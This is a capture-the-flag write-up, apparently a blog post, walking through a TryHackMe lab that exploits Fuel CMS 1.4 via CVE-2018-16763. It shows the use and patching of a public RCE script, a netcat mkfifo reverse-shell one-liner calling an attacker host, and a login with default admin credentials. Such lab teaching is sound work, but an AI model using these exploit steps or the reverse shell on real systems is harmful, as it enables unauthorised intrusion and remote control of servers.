

- What is the name of the application running on the vulnerable machine?
- What is the version number of this application?
- What is the number of the CVE that allows an attacker to remotely execute code on this application?
- What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.
- Reverse Shell
- Bonus
- We are done!
- Like my articles?

Task 1: Introduction

Summarize the skills learnt in this module by completing this capstone room for the “Vulnerability Research” module.

Acme Support Incorporated has recently set up a new blog. Their developer team have asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

Questions

Let's get hacking

Answer: No answer needed

Submission)

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is recommended that you use the TryHackMe AttackBox to complete this room.

*Allow **five minutes** to pass before attempting to attack the vulnerable machine **MACHINE_IP***

Questions

What is the name of the application running on the vulnerable machine?

Let's get going. Start up your AttackBox or if you prefer connect to the target machine by using OpenVPN, using the following command:

```
sudo openvpn <file_name>.ovpn
```

To find out what we are looking at, start by running a simple nmap scan:

```
nmap <target ip>
```

This shows us a SSH service and a web server:

Mastering Data & Cybersec

```
Nmap scan report for ip-10-10-169-126.eu-west-1.compute.internal (10.10.169.126)
Host is up (0.00026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:0C:58:0A:FA:F7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@ip-10-10-64-138:~#
```

NMap results

Considering the type of challenge, we should probably take a look at the webserver. Open the page in your favorite browser.



Welcome to Fuel CMS

Version 1.4



Getting Started

1

Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. '/'), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a '?' after index.php in the .htaccess like so:
RewriteRule .* index.php?/\$0 [L]

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

2

Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

The homepage is run by Fuel CMS

Well this is interesting! It seems to be a Content Management System, and the name is very visible.

Answer: Fuel CMS

What is the version number of this application?

Answer: 1.4

What is the number of the CVE that allows an attacker to remotely execute code on this application?

There are a lot of different ways to search for exploits. We could use searchsploit in the terminal.

```
searchsploit fuel cms 1.4
```

This gives us a bunch of exploits:

```
root@ip-10-10-64-138:~# searchsploit fuel cms 1.4
-----
Exploit Title                                     | Path
-----
fuel CMS 1.4.1 - Remote Code Execution (1)       | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)       | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)       | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (    | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authent    | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Inject    | php/webapps/48778.txt
-----
Shellcodes: No Results
root@ip-10-10-64-138:~#
```

searchsploit results

But I am not a big fan of this, as I always end up googling way. So let's just search on google. We quickly find the following CVE: [2018-16763](#).

This is the one TryHackMe expects.

Answer: CVE-2018-16763


vulnerable machine.

It's time to exploit this vulnerability, by running the exploit.

Exploit-db has a useful page, including a script, on this vulnerability here:

<https://www.exploit-db.com/exploits/50477>

Click the download button found on the page:



Download the exploit. I know you want to!

This will download the script to our machine.

Let's try and run the script:

```
python3 50477.py
```

It gives us a message about needing a url. That makes sense:

```
root@ip-10-10-64-138:~# python3 50477.py
usage: python3 50477.py -u <url>
```

Running the script the first time

Run it again, now followed by the target machine ip.

Lowlands Security - by Jasper



Mastering Data & Cybersec

This warned me about having to enter a valid URL. Let's try again with http:// before the ip address:

```
python3 50477.py -u http://<target ip>
```

This worked:

```
root@ip-10-10-64-138:~# python3 50477.py -u 10.10.169.126
Enter valid urlroot@ip-10-10-64-138:~# python3 50477.py -u http://10.10.169.126
[+]Connecting...
Enter Command $id
system
```

The script runs with the -u flag

We can now enter commands, which means we might have accomplished Remote Code Execution!

But darn it, now matter which command we enter we always get *system* back:

```
[+]Connecting...
Enter Command $id
system

Enter Command $ls
system

Enter Command $pwd
system

Enter Command $cat
system

Enter Command $pwd
system

Enter Command $system
system
```

Exploit fails..

Lowlands Security - by Jasper



Mastering Data & Cybersec

HTML tag read by the `textsplitting` function in the exploit script.

```
1214 </p>
1215
1216
1217
1218 </div>
1219 README.md
1220 assets
1221 composer.json
1222 contributing.md
1223 fuel
1224 index.php
1225 robots.txt
1226 <div style="border:1px solid
1227 #990000;padding-left:20px;margin:0 0 10px 0;">
1228 <h4>
1229 A PHP Error was encountered
1230 </h4>
```

The command output is right there after all!

It was actually pretty close to the other HTML tag that contains *system*, so I decided to change the printing of the variable `output[0]` to `output[1]`. This means that the second array element that gets returned by `text.split()` now gets printed.

In essence, we now print the second (remember array indexes start at 0) div element with the correct style, instead of the first.

```
#<div style= border:1px solid #990000;pa
output = r.text.split('<div style="borde
#print(output[0])
print(output[1])
if cmd == "exit":
    break
```

Fixing the exploit

Save the script, and run again.

It worked:

Mastering Data & Cybersec

```
<p>Message: A non-numeric value encountered</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>

<p>Backtrace:</p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/fuel/modules/fuel/controllers/Pages.php(924) : runtime-created function<br
Line: 1<br />
Function: _error_handler                </p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/fuel/modules/fuel/controllers/Pages.php<br />
Line: 932<br />
Function: array_filter                </p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/index.php<br />
Line: 364<br />
Function: require_once                </p>

</div>uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The script correctly outputs the commands now

In this theoretical CTF assignment we can continue by simple reading the flag which is found at /home/ubuntu (it says so in the questions).

So as a command you can simply enter:

```
ls /home/ubuntu
```

```
<p>Severity: Warning</p>
<p>Message: A non-numeric value encountered</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>

<p>Backtrace:</p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/fuel/modules/fuel/controllers/Pages.php(924) :
Line: 1<br />
Function: _error_handler                                </p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/fuel/modules/fuel/controllers/Pages.php<br />
Line: 932<br />
Function: array_filter                                </p>

<p style="margin-left:10px">
File: /var/www/html/fuelcms/index.php<br />
Line: 364<br />
Function: require_once                                </p>

</div>flag.txt
```

Finding the flag

The flag is right there. Enter the following:

```
cat /home/ubuntu/flag.txt
```

There we go:



We read the flag!

Answer: THM{ACKME_BLOG_HACKED}

That's it 😊

Reverse Shell

For extra points we could even get a reverse shell.

Start a listener on your attacker machine with:

```
nc -lvnp 1234
```

Then enter the following command into the exploit:

```
rm -f /tmp/f;mkfifo /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker ip> <listen>
```



This gives us a reverse shell:

Mastering Data & Cybersec

```
700n/sh: 0: can't access tty; job control turned off
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

We got a reverse shell

Bonus

The CMS has another vulnerability. Since the CMS is not properly setup we can login with the default credentials as mentioned here:

That's it!

To access the FUEL admin, go to:

<http://10.10.169.126/fuel>

User name: **admin**

Password: **admin** (you can and should change this password and admin user information after logging in)


Default credentials

Follow the link and enter admin twice:

Lowlands Security - by Jasper




Mastering Data & Cybersec



Try logging in with the default credentials

And we got in!



YAY. We got in!

This probably allows for a lot of other possibilities 😊

We are done!